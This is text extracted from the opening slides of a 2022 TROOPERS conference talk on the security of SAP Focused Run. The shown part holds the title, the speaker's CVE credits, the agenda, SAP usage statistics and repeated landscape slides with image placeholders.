



ONAP SIS



TROOPERS

There Is No Place To Run Assessing SAP Focused Run Security

June 29th, 2022 | YVAN GENUER





Disclaimer

- This presentation contains references to the products of SAP SE. SAP, R/3, xApps, xApp, SAP NetWeaver, Duet, PartnerEdge, ByDesign, SAP Business ByDesign, and other SAP products and services mentioned herein are trademarks or registered trademarks of SAP AG in Germany and in several other countries all over the world.
- Business Objects and the Business Objects logo, BusinessObjects, Crystal Reports, Crystal Decisions, Web Intelligence, Xcelsius and other Business Objects products and services mentioned herein are trademarks or registered trademarks of Business Objects in the United States and/or other countries.
- SAP SE is neither the author nor the publisher of this publication and is not responsible for its content, and SAP Group shall not be liable for errors or omissions with respect to the materials.



Yvan Genuer

Security Researcher



@_1ggy



ONAPSIS



Yvan Genuer

Security Researcher



@_1ggy



ONAP SIS

CVE-2018-2393,CVE-2018-2394,CVE-2018-2395,CVE-2018-2382,CVE-2018-2387,CVE-2018-2388,CVE-2018-2389,CVE-2018-2385,CVE-2018-2386,CVE-2018-2383,CVE-2018-2396,CVE-2018-2394,CVE-2018-2390,CVE-2018-2391,CVE-2018-2392,CVE-2018-2438,CVE-2018-2437,CVE-2018-2420,CVE-2018-2421,CVE-2018-2433,CVE-2018-2423,CVE-2018-2422,CVE-2018-2438,CVE-2018-2439,CVE-2018-2488,CVE-2018-2485,CVE-2018-2489,CVE-2018-2491,CVE-2018-2490,CVE-2019-0256,CVE-2019-0240,CVE-2019-0241,CVE-2019-0314,CVE-2019-0274,CVE-2018-2482,CVE-2018-2500,CVE-2019-0318,CVE-2019-0307,CVE-2019-0291,CVE-2020-6227,CVE-2019-0330,CVE-2020-6198,CVE-2020-6282,CVE-2020-6304,CVE-2020-6234,CVE-2020-6236,CVE-2020-6207,CVE-2020-6235,CVE-2020-26821,CVE-2020-6271,CVE-2020-6261,CVE-2020-6260,CVE-2020-26836,CVE-2020-6286,CVE-2020-6369,CVE-2020-6364,CVE-2021-27607,CVE-2021-27632,CVE-2021-27631,CVE-2021-27630,CVE-2021-27597,CVE-2021-27634,CVE-2021-27633,CVE-2021-27627,CVE-2021-27626,CVE-2021-27625,CVE-2021-27624,CVE-2021-27624,CVE-2021-27625,CVE-2021-27622,CVE-2021-27620,CVE-2021-27629,CVE-2021-27606,CVE-2021-27606,CVE-2021-27628,CVE-2021-38177,CVE-2021-33705,CVE-2021-33702,CVE-2021-33703,CVE-2021-37531,CVE-2021-33687,CVE-2021-33707,CVE-2021-38162,CVE-2022-27656,CVE-2022-24399,CVE-2022-27657,CVE-2022-28774,CVE-2022-24396,CVE-2022-26101,CVE-2022-29616,CVE-2022-29610,CVE-2022-22547,CVE-2022-29612... \[o]/



Yvan Genuer

Security Researcher

@_1ggy



ONAPSIS

CVE-2018-2393,CVE-2018-2394,CVE-2018-2395,CVE-2018-2382,CVE-2018-2387,CVE-2018-2388,CVE-2018-2389,CVE-2018-2385,CVE-2018-2386,CVE-2018-2383,CVE-2018-2438,CVE-2018-2437,CVE-2018-2438,CVE-2018-2439,CVE-2018-2488,CVE-2019-0240,CVE-2019-0241,CVE-2019-03307,CVE-2019-0291,CVE-2020-6227,CVE-2020-6236,CVE-2020-6207,CVE-2020-26836,CVE-2020-6286,CVE-2020-021-27630,CVE-2021-27597,CVE-2021-276021-27624,CVE-2021-27624,CVE-2021-27606,CVE-2021-27628,CVE-2021-3021-33687,CVE-2021-33707,CVE-2021-381022-24396,CVE-2022-26101,CVE-2022-29610,CVE-2022-29610,CVE-2022-22347,CVE-2022-29612... \[o/





AGENDA

0x01

SAP Focused Run ?

0x02

Security assessment

0x03

Only one is enough...

0x04

Stay secured

0x05

Closing part



AGENDA

0x01

SAP Focused Run ?

0x02

Security assessment

0x03

Only one is enough...

0x04

Stay secured

0x05

Closing part



SAP ?



87%

77%

100%

of the Global
2000 use SAP

of the world's
transaction
revenue

of F500 Oil & Gas








Heterogeneous Landscape





Heterogeneous Landscape





Heterogeneous Landscape








SAP Netweaver ABAP
SAP Netweaver JAVA
SAP Netweaver Dual-Stack







Heterogeneous Landscape







Heterogeneous Landscape








SAP ERP (**E**nterprise **R**esource **P**lanning)
SAP HCM (**H**uman **C**apital **M**anagement)
SAP SCM (**S**upply **C**hain **M**anagement)
SAP SRM (**S**upplier **R**elationship **M**anagement)
SAP CRM (**C**ustomer **R**elationship **M**anagement)
...






Heterogeneous Landscape






Heterogeneous Landscape






Heterogeneous Landscape






One system to rule them all





One system to rule them all





One system to rule them all
